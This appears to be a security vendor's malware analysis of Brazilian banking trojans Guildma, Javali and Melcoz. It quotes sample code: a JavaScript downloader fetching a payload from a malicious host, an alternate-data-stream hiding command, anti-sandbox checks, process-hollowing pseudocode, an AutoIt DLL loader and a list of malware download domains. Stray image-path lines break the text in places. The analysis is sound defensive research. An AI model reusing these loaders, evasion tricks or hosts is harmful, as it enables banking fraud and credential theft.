The Tetrade: Brazilian banking malware goes global

By GReAT

Published: 2020-07-14 · Archived: 2026-04-05 18:24:13 UTC

Introduction

Brazil is a well-known country with plenty of banking trojans developed by local crooks. The Brazilian criminal underground is home to some of the world's busiest and most creative perpetrators of cybercrime. Like their counterparts' in China and Russia, their cyberattacks have a strong local flavor, and for a long time, they limited their attacks to the customers of local banks. But the time has come when they aggressively expand their attacks and operations abroad, targeting other countries and banks. The **Tetrade** is our designation for four large banking trojan families created, developed and spread by Brazilian crooks, but now on a global level.

Although this is not their first attempt – they tried, timidly, in 2011, using very basic trojans, with a low success rate – now the situation is completely different. Brazilian banking trojans have evolved greatly, with hackers adopting techniques for bypassing detection, creating highly modular and obfuscated malware, and using a very complex execution flow, which makes analysis a painful, tricky process.

At least since the year 2000, Brazilian banks have operated in a very hostile online environment full of fraud. Despite their early adoption of technologies aimed at protecting the customer, and deployment of plugins, tokens, e-tokens, two-factor authentication, CHIP and PIN credit cards, and other ways to safeguard their millions of clients, fraud is still ramping up, as the country still lacks proper legislation for punishing cybercriminals.

This article is a deep dive intended for a complete understanding of these four banking trojan families: **Guildma, Javali, Melcoz and Grandoreiro**, as they expand abroad, targeting users not just in Brazil, but in the wider Latin America and Europe.

These crooks are prepared to take on the world. Are the financial system and security analysts ready to deal with this persistent avalanche?

Guildma: full of tricks

Also known as	Astaroth
First seen	2015
Tricks	LOLBin and NTFS Alternate Data Streams (ADS), process hollowing, payloads hosted within YouTube and Facebook posts
Ready to steal data from victims living in…	Chile, Uruguay, Peru, Ecuador, Colombia, China, Europe. Confirmed victims in Brazil

The Guildma malware has been active since at least 2015, when it was targeting banking users exclusively from Brazil. From there on, it has been constantly updated, adding new targets, new features and stealthiness to its campaigns, and directing its attacks at other countries in Latin America. The group behind the attacks have shown a good knowledge of legitimate tools for performing a complex execution flow, pretending to hide themselves inside the host system and preventing automated analysis systems from tracking their activities.


Recently, a newer version was found in-the-wild, abusing NTFS Alternate Data Streams (ADS) in order to store the content of malicious payloads downloaded during execution. The malware is highly modular, with a very complex execution flow.

The main vector used by the group is sending malicious files in compressed format, attached to email. File types vary from VBS to LNK; the most recent campaign started to attach an HTML file which executes Javascript for downloading a malicious file.

The malware relies on anti-debugging, anti-virtualization and anti-emulation tricks, besides the usage of process hollowing, living-off-the-land binaries (LOLBin) and NTFS Alternate Data Streams to store downloaded payloads that come from cloud hosting services such as CloudFlare's Workers, Amazon AWS and also popular websites like YouTube and Facebook, where they store C2 information.

From LNK to a full banking backdoor

Guildma spreads rely heavily on email shots containing a malicious file in compressed format, attached to the email body. File types vary from Visual Basic Script to LNK. Most of the phishing messages emulate business requests, packages sent over courier services or any other regular corporate subjects, including the COVID-19 pandemic, but always with a corporate appearance.



Purchase invoice for alcohol gel: Guildma's trick for luring victims

We observed that in the beginning of November 2019, another layer was added to the infection chain. Instead of attaching a compacted file directly to the email body, the attackers were attaching an HTML file which executed a Javascript for downloading the file.

```
function sbuffers(base64){
  var binary_string = atob(base64);
  var len = binary_string.length;
  var bytes = new Uint8Array(len);for (var i=0;i < len; i++){bytes[i] =
  binary_string.charCodeAt(i);}
  return bytes.buffer;}
  function RicksGutis() {
    try {
      var sUrl = "http://r7aaa5w4qoa8a.sa34sd5ih676xw09.cf/RVTXZZT/XBCHTRTKR/
      Arquivo_Recebido";
      now = new Date;
      var Doc = now.getHours() + now.getMinutes() + now.getSeconds() +
      now.getMilliseconds();
      var fileName = sUrl.replace(/^.*[\\/]/, "") + Doc + ".zip";
      $.get( sUrl + "z64y64", function(response){
        var file = response;
        var data = sbuffers(file);
        var blob = new Blob([data],{type: "octet/stream"});
        if(window.navigator.msSaveOrOpenBlob) window.navigator.msSaveBlob(blob,fileName);
        else{
          var a = document.createElement("a");
          document.body.appendChild(a);
          a.style = "display: none";
          var url = window.URL.createObjectURL(blob);
          a.href = url;
          a.download = fileName;
          a.click();
          window.URL.revokeObjectURL(url);}
        }
      );
    }
    catch(err) {
      setTimeout(RicksGutis, 2000);
    }
  }
  RicksGutis();
```

Javascript executed in order to download a compressed LNK file

In order to download the additional modules, the malware uses the BITSAdmin tool, which this group has relied on for some years to avoid detection, since this is an allowlisted tool from the Windows operating system. By the end of September 2019, we started seeing a new version of Guildma malware being distributed that used a new technique for storing downloaded payloads in NTFS Alternate Data Streams in order to conceal their presence in the system.

c:\windows\system32\cmd.exe /c type “c:\users\public\Libraries\radm\koddsuffyi.gif” > “c:\users\public\Libraries\radm**desktop.ini:koddsuffyi.gif**” && erase “c:\users\public\Libraries\radm\koddsuffyi.gif”

Downloaded payload being stored in desktop.ini’s ADS

The usage of ADS helps to hide the file in the system, since it will not appear in Explorer, etc. In order to see the alternate data, you can use the “DIR” command, adding the switch “/R”, which is specifically intended for to displaying alternate data streams.

```
C:\Users\Public\Libraries\radm>dir /R
 Volume in drive C has no label.
 Volume Serial Number is

 Directory of C:\Users\Public\Libraries\radm

11/06/2019  04:15 PM    <DIR>          .
11/06/2019  04:15 PM    <DIR>          ..
11/06/2019  04:15 PM                 0 desktop.ini
                            52,736 desktop.ini:koddsuffya.jpg:$DATA
                           189,952 desktop.ini:koddsuffyb.jpg:$DATA
                           236,032 desktop.ini:koddsuffyc.jpg:$DATA
                           932,864 desktop.ini:koddsuffydwwn.gif:$DATA
                           932,864 desktop.ini:koddsuffydx.gif:$DATA
                         1,034,752 desktop.ini:koddsuffyg.gif:$DATA
                           655,360 desktop.ini:koddsuffygx.gif:$DATA
                           449,536 desktop.ini:koddsuffyi.gif:$DATA
                           250,000 desktop.ini:koddsuffyxa.~:$DATA
                           250,000 desktop.ini:koddsuffyxb.~:$DATA
                           143,072 desktop.ini:koddsuffyxc.~:$DATA
11/06/2019  04:15 PM         8,834,560 koddsuffy64.dll
11/06/2019  04:15 PM         4,550,000 koddsuffy64a.dll
11/06/2019  04:15 PM         4,284,560 koddsuffy64b.dll
11/06/2019  04:15 PM         8,834,560 mozcrt19.dll
11/06/2019  04:15 PM         8,834,560 mozsqlite3.dll
11/06/2019  04:15 PM                18 r1.log
11/06/2019  04:15 PM         8,834,560 sqlite3.dll
               8 File(s)     44,172,818 bytes
```

Payloads stored in the ADS data of desktop.ini

After the additional modules are hidden, the malware will launch itself by using DLL Search Order Hijacking. We have observed various processes being used by Guildma at this step; in this version of the malware, it uses ExtExport.exe, which is related to Internet Explorer. The library that will be loaded is the result of concatenating two files (<random>64a.dll and <random>64b.dll), downloaded previously, as we can see in the image above. The resultant file will be named with different known libraries that are loaded by ExtExport on its execution. Once loaded, it will concatenate three other files and also load them.

```
if ( (unsigned __int8)check_sbie() == 1 )
  exec_shutdown();
if ( (unsigned __int8)check_dbghelp() == 1 )
  exec_shutdown();
if ( (unsigned __int8)check_known_productid_0() == 1 )
  exec_shutdown();
if ( (unsigned __int8)check_known_productid() == 1 )
  exec_shutdown();
if ( (unsigned __int8)check_username() == 1 )
  exec_shutdown();
if ( (unsigned __int8)detect_softice() == 1 )
  exec_shutdown();
if ( (unsigned __int8)detect_debugger() == 1 )
  exec_shutdown();
if ( (unsigned __int8)check_vms() == 1 )
  exec_shutdown();
if ( (unsigned __int8)check_wine() == 1 )
  exec_shutdown();
if ( (unsigned __int8)check_apihook() == 1 )
  exec_shutdown();
if ( (unsigned __int8)check_vbox() == 1 )
  exec_shutdown();
if ( (unsigned __int8)check_qemu() == 1 )
  exec_shutdown();
if ( (unsigned __int8)detect_dbg_tools() == 1 )
  exec_shutdown();
if ( (unsigned __int8)check_username() == 1 )
  exec_shutdown();
```

Some of the anti-debugging/anti-emulation techniques used by the loader

This stage checks for debugging tools, virtual environments, known Windows product IDs commonly used by sandboxes, common usernames and certain disk serial numbers that are most likely associated with analyst environments detected earlier. If nothing like that is detected, the malware will decrypt the third stage and execute it by using the process hollowing technique, commonly used by malware authors. In this version, the payloads are encrypted with the same XOR-based

algorithm as the one used in previous versions, however in this latest version, the payload is encrypted twice, with different keys.

```
// fullpath: C:\Users\Public\Libraries\radm\desktop.ini:koddsuffygx.gif
ReadFileContent(workDir, filename);
DecryptPayloadStage1(fileContent, payloadStage1);
Classes::TStream::SetPosition(0);
DecryptPayloadStage2(payloadStage1, payloadStage2);
Classes::TStream::SetPosition(0);
(**payloadStage2)(payloadStage2);
System::__linkproc__ DynArraySetLength();
(**payloadStage2)(payloadStage2);
Classes::TStream::ReadBuffer(pBuffer, BufferSize);
RunPe(hostProcess, 0, (0 + decryptedPayload));
```

File content is encrypted twice using different keys

In order to execute the additional modules, the malware uses the process hollowing technique for hiding the malicious payload inside an allowlisted process, such as svchost.exe. The payloads are stored encrypted in the filesystem and decrypted in the memory as they are executed.

The final payload installed in the system will monitor user activities, such as opened websites and run applications and check if they are on the target list. When a target is detected, the module is executed, giving the criminals control over banking transactions.

This module allows the criminals to perform certain very specific banking operations, such as:

- full control over page navigation through the use of a VNC-like system,
- toggling screen overlay,
- requesting SMS tokens,
- QR code validation,
- requesting transaction

The attacker can essentially perform any financial transactions by using the victim's computer, while avoiding anti-fraud systems that can detect banking transactions initiated by suspicious machines.

Youtube and Facebook for C2s

After all loading steps, the malware will run in the infected system. It will monitor the system, communicating with the C2 server and loading additional modules as requested. In the latest versions, it started to store C2 information in encrypted format on YouTube and Facebook pages.


C2 information hosted on a YouTube page

The newer versions of Guildma found in 2020 are using an automated process to generate thousands of daily URLs, mostly abusing generic TLDs. Our systems have been catching more than 200 different URLs per day, such as:

01autogestor.ga	ghcco980m1zy9.org
04autogestor.ml	gurulea8.ml
0ff2mft71jarf.gq	k8cf0j5u.cf
2va6v.6pnc3461.ink	kaligodfrey.casa
4nk7h3s453b019.com.de	kfgkqnf5.cf
64pgrpyxpueoj.ga	nfiru.xyz
6pnc3461.ink	osieofcorizon.fun
6zs1njbw.ml	paiuew.bnorp.ml
7wpinibw.ml	peolplefortalce.gq
84m4bl423.space	topgear.cf
909nu3dx3rgk13.com.de	venumxmasz.club
bantqr8rrm9c11.com.de	vuryza.ga
evokgtis.gq	xufa8hy15.online
g2ha14u2m2xe12.com.de	xvbe.monster

Some of Guildma's URLs for downloading malware

Our telemetry shows detections of Guildma are widespread.



Guildma: widespread globally

The intended targets of Guildma can be seen in the code: the malware is capable of stealing data from bank customers living in Chile, Uruguay, Peru, Ecuador, Colombia, China, Europe, and of course, Brazil. However, the code has been found in just one version of Guildma and has not been implemented in any of the newer versions.

```
sub_4BA4F4+559    call    decrypt_str; xMUNDIx_AR_
sub_4BA4F4+577    call    decrypt_str; \xconf92.log
sub_4BA4F4+5B0    call    decrypt_str; xMUNDIx_CL_
sub_4BA4F4+5CE    call    decrypt_str; \xconf93.log
sub_4BA4F4+607    call    decrypt_str; xMUNDIx_CN_
sub_4BA4F4+625    call    decrypt_str; \xconf94.log
sub_4BA4F4+65E    call    decrypt_str; xMUNDIx_CO_
sub_4BA4F4+67C    call    decrypt_str; \xconf95.log
sub_4BA4F4+6B5    call    decrypt_str; xMUNDIx_EC_
sub_4BA4F4+6D3    call    decrypt_str; \xconf96.log
sub_4BA4F4+70C    call    decrypt_str; xMUNDIx_EURO_
sub_4BA4F4+72A    call    decrypt_str; \xconf97.log
sub_4BA4F4+763    call    decrypt_str; xMUNDIx_PE_
sub_4BA4F4+781    call    decrypt_str; \xconf98.log
sub_4BA4F4+7BA    call    decrypt_str; xMUNDIx_UY_
```

From Guildma's code: possible target countries

Javali: big and furious

First seen	2017
Tricks	Big files for avoiding detection, DLL sideloading, configuration settings hosted in Google Docs
Confirmed victims in	Brazil and Mexico


Javali targets Portuguese- and Spanish-speaking countries, active since November 2017 and primarily focusing on the customers of financial institutions located in Brazil and Mexico. Javali uses multistage malware and distributes its initial payload via phishing emails, as an attachment or link to a website. These emails include an MSI (Microsoft Installer) file with an embedded Visual Basic Script that downloads the final malicious payload from a remote C2; it also uses DLL sideloading and several layers of obfuscation to hide its malicious activities from analysts and security solutions.

The initial Microsoft Installer downloader contains an embedded custom action that triggers a Visual Basic Script. The script connects to a remote server and retrieves the second stage of the malware.

CustomAction	AI_SET_MAINT	51	AI_MAINT	1
Dialog	AI_SET_PATCH	51	AI_PATCH	1
Directory	AI_SET_RESUME	51	AI_RESUME	1
Error	AI_DOWNGRADE	19		4010
EventMapping	AI_PREPARE_UPGRADE	65	aicustact.dll	PrepareUpgrade
Feature	ExecuteScriptCode	37		ile','\x5cName.exe','.pif','DeleteFile','\x20/f\x20reg_sz\x20/d\x20\x
FeatureComponents	AI_STORE_LOCATION	51	ARPINSTALLLOCATION	[APPDIR]
File	SET_TARGETDIR_TO_APPDIR	51	TARGETDIR	[APPDIR]

Using MSI's 'CustomAction' events to trigger the execution of the downloader VBS

The downloaded ZIP file package contains several files and a malicious payload that is capable of stealing financial information from the victim. A decompressed package commonly contains a large number of files including executables that are legit but vulnerable to DLL sideloading.



The contents of a typical Javali .ZIP package, including a 602 MB DLL file


The legitimate DLL that would be used in this case has the size of roughly 600 KB, but here we have an obfuscated library **that is over 600 MB**. The large size of the file is intended to hamper analysis and detection. In addition to that, file size limitations will prevent uploading to multiscanners like VirusTotal, etc. Once all empty sections have been removed from the library, the final payload is a binary of 27.5 MB…

After deobfuscating it all, we are able to see the URLs and the names of banks targeted by the malware.

Javali after deobfuscation: looking for Mexican bank customers

GDocs for malware

Once the library is called by one of the triggering events implemented in its code, it reads a configuration file from a shared **Google Document**. If it is not able to connect to the address, it uses a hardcoded one.



Configuration settings stored in a shared Google Document

The original configuration.

inicio{

“host”:”7FF87EF610080973F065CAB4B5B0AA”,


“porta”:”0000″

}fim

The host information is obfuscated for obvious reasons. Javali adopts a third-party library named IndyProject for communication with the C2. In the most recent campaigns, its operators started using YouTube as well for hosting C2 information, exactly as Guildma does.

Upon in-depth analysis of the library code, we can see a list of targets in some of the samples. Depending on the sample analyzed, cryptocurrency websites, such as Bittrex, or payment solutions, such as Mercado Pago, a very popular retailer in Latin America, are also targeted. To capture login credentials from all the previously listed websites, Javali monitors processes to find open browsers or custom banking applications. The most common web browsers thus monitored are Mozilla Firefox, Google Chrome, Internet Explorer and Microsoft Edge.

The victim distribution is mainly concentrated in Brazil, although recent phishing email demonstrates a marked interest in Mexico.



Javali: focus on Brazil and Mexico

Javali is using allowlisted and signed binaries, Microsoft Installer files and DLL hijacking to infect victims en masse, all while targeting their efforts by country. This is achieved by controlling the means of distribution and sending phishing email only to those TLDs that the group is interested in. We can expect expansion mainly across Latin America.

Melcoz, a worldwide operator

First seen	2018 (worldwide) but active in Brazil for years
Tricks	DLL hijacking, AutoIt loaders, Bitcoin wallet stealing module
Confirmed victims in	Brazil, Chile, Mexico, Spain, Portugal

Melcoz is a banking trojan family developed by a group that has been active in Brazil for years, but at least since 2018, has expanded overseas. Their Eastern European partners heavily inspired the recent attacks. The new operations are professionally executed, scalable and persistent, creating various versions of the malware, with significant infrastructure improvements that enable cybercriminal groups in different countries to collaborate.

We found that the group has attacked assets in Chile since 2018 and more recently, in Mexico. Still, it is highly probable there are victims in other countries, as some of the targeted banks operate internationally. However, the attacks seem to be focused more on Latin American victims these days. As these groups speak different languages (Portuguese and Spanish),

we believe that Brazilian cybercriminals are working with local groups of coders and mules to withdraw stolen money, managed by different operators, selling access to its infrastructure and malware constructors. Each campaign runs on its unique ID, which varies between versions and CnCs used.

Generally, the malware uses AutoIt or VBS scripts added into MSI files, which run malicious DLLs using the DLL-Hijack technique, aiming to bypass security solutions. The malware steals passwords from browsers and the memory, providing remote access for capturing online banking access. It also includes a module for stealing Bitcoin wallets. It replaces the original wallet information with the cybercriminals' own.

Yet Another Son of Remote Access PC

Melcoz is another customization of the well-known open-source RAT Remote Access PC, which is available on GitHub, as well as many other versions developed by Brazilian criminals. It first started targeting users in Brazil, but since at least 2018, the group has shown interest in other countries, such as Chile and Mexico. The infection vector used in this attack is phishing email that contains a link to a downloadable MSI installer, as shown below.

Phishing email written in Spanish

Almost all of the analyzed MSI samples used some version of Advanced Installer with a VBS script appended to the CustomAction section, which makes the script run during the installation process. The script itself works as a downloader for additional files needed for loading the malware into the system, which are hosted separately as a ZIP package. We confirmed two different techniques used for distributing the Melcoz backdoor: the **AutoIt loader script** and **DLL Hijack**.

The official AutoIt3 interpreter comes as part of the AutoIt installation package, and it is used by the malware to execute the compiled script. The VBS script runs the AutoIt interpreter, passing the compiled script as an argument. Once executed, it loads the library, which was also passed as an argument to call a hardcoded exported function.

```
#NoTrayIcon
SLEEP ( 2000 )
_SLEEP ( 2000 )
SLEEP ( 2000 )
_SLEEP ( 2000 )
GLOBAL $URT6T1C8XDOK4EJ42XEM7VIY5WXRIUXGY7IV2W7 = $CMDLINE [ 1 ]
GLOBAL $YFX3X1D0FG1DVCBMLNXLI8D33PS2L = DLLOPEN ( $URT6T1C8XDOK4EJ42XEM7VIY5WXRIUXGY7IV2W7 )
DLLCALL ( $YFX3X1D0FG1DVCBMLNXLI8D33PS2L , "Int" , "ZBVUD3HGL8COSF80WB0HU5PC6UD3C87NU8DG" )
FUNC _SLEEP ( $IDELAY )
DLLCALL ( "Kernel32.dll" , "none" , "Sleep" , "dword" , $IDELAY )
ENDFUNC
```

AutoIt script acting as a loader for the malicious DLL

The other method used to execute the second stage in the victim's system is DLL Hijacking. In this campaign, we have seen vmnat.exe, the legitimate VMware NAT service executable, abused for loading the malicious payload, although the group can use a number of legit executables in their attacks.


The malware has specific features that allow the attackers to perform operations related to online banking transactions, password stealing and clipboard monitoring. We also found various versions of the payload: the version focused on stealing data from victims in Brazil is typically unpacked, while the versions targeting banks in Chile and Mexico are packed with VMProtect or Themida. For us, this is another flag that the operators can change their tactics in accordance with their local needs.

After initialization, the code monitors browser activities, looking for online banking sessions. Once these are found, the malware enables the attacker to display an **overlay window** in front of the victim's browser to manipulate the user's session in the background. In this way, the fraudulent transaction is performed from the victim's machine, making it harder to detect for anti-fraud solutions on the bank's end. The criminal can also request specific information, asked during the bank transaction, such as a secondary password and token, bypassing two-factor authentication solutions adopted by the financial sector.

The code also has a timer that monitors content saved to the clipboard. Once a match is triggered, the malware checks if there is a Bitcoin wallet and then replaces it with the cybercriminal's wallet.

The attackers rely on a compromised legitimate server, as well as commercial servers they purchased. The compromised servers mostly host samples for attacking victims, whereas the commercial hosting is for C2 server communications. As mentioned earlier, different operators run different campaigns. This explains the different network infrastructures seen so far.

